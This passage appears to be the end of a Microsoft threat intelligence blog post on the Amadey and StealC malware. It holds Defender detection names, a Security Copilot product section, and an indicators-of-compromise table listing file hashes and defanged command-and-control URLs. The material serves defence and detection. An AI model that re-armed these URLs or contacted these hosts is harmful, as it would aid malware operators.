Persistence	Threat actors distributed malware families	Microsoft Defender for Antivirus – Trojan:Win32/Amadey – Trojan:Win64/Amadey – Trojan:MSIL/Amadey – Trojan:PowerShell/Amadey – Behavior:Win64/Amadey – Behavior:Win32/Amadey – TrojanDownloader:Win32/Amadey – TrojanDownloader:Win64/Amadey – TrojanDownloader:PowerShell/Amadey – TrojanDownloader:MSIL/Amadey – TrojanDownloader:Win64/Stealc – TrojanDownloader:VBS/Stealc – TrojanDownloader:PowerShell/Stealc – TrojanDownloader:MSIL/Stealc – Trojan:Win64/Stealc – Trojan:Win32/Stealc – Trojan:MSIL/Stealc – Behavior:Win64/Stealc Microsoft Defender for Endpoint – ‘Amadey’ malware was prevented – ‘Stealc’ malware was prevented – User account created under suspicious circumstances – New group added suspiciouslyInformation stealing malware activity
Impact	Threat actors can deploy ransomware	Microsoft Defender for Endpoint – Ransomware-linked threat actor detected – A file or network connection related to a ransomware-linked emerging threat activity group detected

Microsoft Security Copilot

[Microsoft Security Copilot](#) is [embedded in Microsoft Defender](#) and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also [deploy AI agents](#), including the following [Microsoft Security Copilot agents](#), to perform security tasks efficiently:

- [Threat Intelligence Briefing agent](#)
- [Phishing Triage agent](#)
- [Threat Hunting agent](#)
- [Dynamic Threat Detection agent](#)

Security Copilot is also available as a [standalone experience](#) where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers [developer scenarios](#) that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following [threat analytics](#) reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

- [Tool profile: Amadey](#)
- [Tool profile: StealC](#)
- [Tool profile: Lumma Stealer](#)
- [Tool profile: Information stealers](#)

Microsoft Security Copilot customers can also use the [Microsoft Security Copilot integration](#) in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the [embedded experience](#) in the Microsoft Defender portal to get more information about this threat actor.

Indicators of compromise

Indicator	Type	Description
8f32456359f209a63adfd24b94235e1727382ac7f7bb7f2bcaf754e721925b64	SHA-256	StealC
0215f734867bd71c57ff5c524d8cc670be5b4f1861b2c390cf46d18784a53624	SHA-256	StealC
2a0f053855da59b3b56812e580d7baeba59fc9493694722aa9e3f121ee3363f1	SHA-256	StealC
977b33a9b481cf714946b7d386865cd5d284312aa5ecfa0546c197b1003e1bde	SHA-256	StealC
b7d1f172ff3feafe65d47fd1cbe0cc249316371ae0e1cbe3a7c741c738b3353d	SHA-256	Amadey 5.87
9383572a30ae5b76fadd0700fbd7a1aa7b05d0b6c8f9cdaef9b30a3e1f65d57d	SHA-256	Amadey 5.86
5f5b25b2e35d404034d0d60975cf1ffbc6f141761ec3f4f15d6f7c6213a056f6	SHA-256	Amadey 5.80
98e504cc7125b79eda5491f40b998605a05f4cd968b961aab4cce7beb074fefe	SHA-256	Amadey 5.78
30cef3d3d956e83e2c50579cfbe57a49159cccbcc8b0b0422f27d55e1c401ad9	SHA-256	Amadey 5.77
8cef760d11d24fc2e9bbd9f770dca5105854f7ece3b0e6948d7c8b7fdd1765ea	SHA-256	Amadey 5.73
99507f18c4e61fdb109805404bf6a79ea8ce2fddc590ce48d717e97516ab7e8d	SHA-256	Amadey 5.70
1246c5b89ab668c1137f377507bc3e266a98e93248382aa026610ae1e764a497	SHA-256	Amadey 5.65
d43c988d6f9cb355497696b580621fb1bdb7b6ed6d90f97520ecf6da5a1a41ff	SHA-256	Amadey 5.64

ca4d4c4fc3e5d5cfa922b898f2d7411f03a446dddb139ba45dfd4f8f0018b64f	SHA-256	Amadey 5.63
43455f1ff4a623b783da670d052eb77eaaacb0c66a9f1e8508f802bf22e8129e	SHA-256	Amadey 5.60
<i>hxxp://polse[.]us/62ea47cac2534aa18f74.php</i>	C2 URL	StealC C2
<i>hxxp://roger99699[.]xyz/425f1faf4b214434b8a3.php</i>	C2 URL	StealC C2
<i>hxxp://bluescry[.]com/01f96fd710e905ca2326.php</i>	C2 URL	StealC C2
<i>hxxp://secure.controlpanel[.]asia/330311481fe14ab99814.php</i>	C2 URL	StealC C2
<i>hxxps://neltron-geltron[.]shop/e396586b99ee49d19cc3.php</i>	C2 URL	StealC C2
<i>hxxp://cdntestconnect[.]com/ed54b97a570943999715.php</i>	C2 URL	StealC C2
<i>hxxps://bartsen284[.]online/39d9612df78e45b5a4bb.php</i>	C2 URL	StealC C2
<i>hxxp://goodpanelforgoodjob[.]com/hg8jifSr5hy/index.php</i>	C2 URL	Amadey C2
<i>hxxp://rebustan[.]top/gd7djkdveE2/index.php</i>	C2 URL	Amadey C2
<i>hxxp://svclsc[.]com/ms/index.php</i>	C2 URL	Amadey C2
<i>hxxp://microsoft-telemetry[.]at/cvdfnaFJBmC0/index.php</i>	C2 URL	Amadey C2
<i>hxxp://spasoprof[.]at/Lsge63sd3/index.php</i>	C2 URL	Amadey C2

References

- [Amadey Exploiting Self-Hosted GitLab to Distribute StealC](#) Trellix
- [HELLCAT Ransomware Group Strikes Again: Four New Victims Breached via Jira Credentials from Infostealer Logs](#) InfoStealers by HudsonRock
- [The Infostealer Pipeline How Russian Market Fuels Credential Based Attacks](#) ReliaQuest
- [Stealer Logs and Corporate Access](#) Flare

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the .

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the .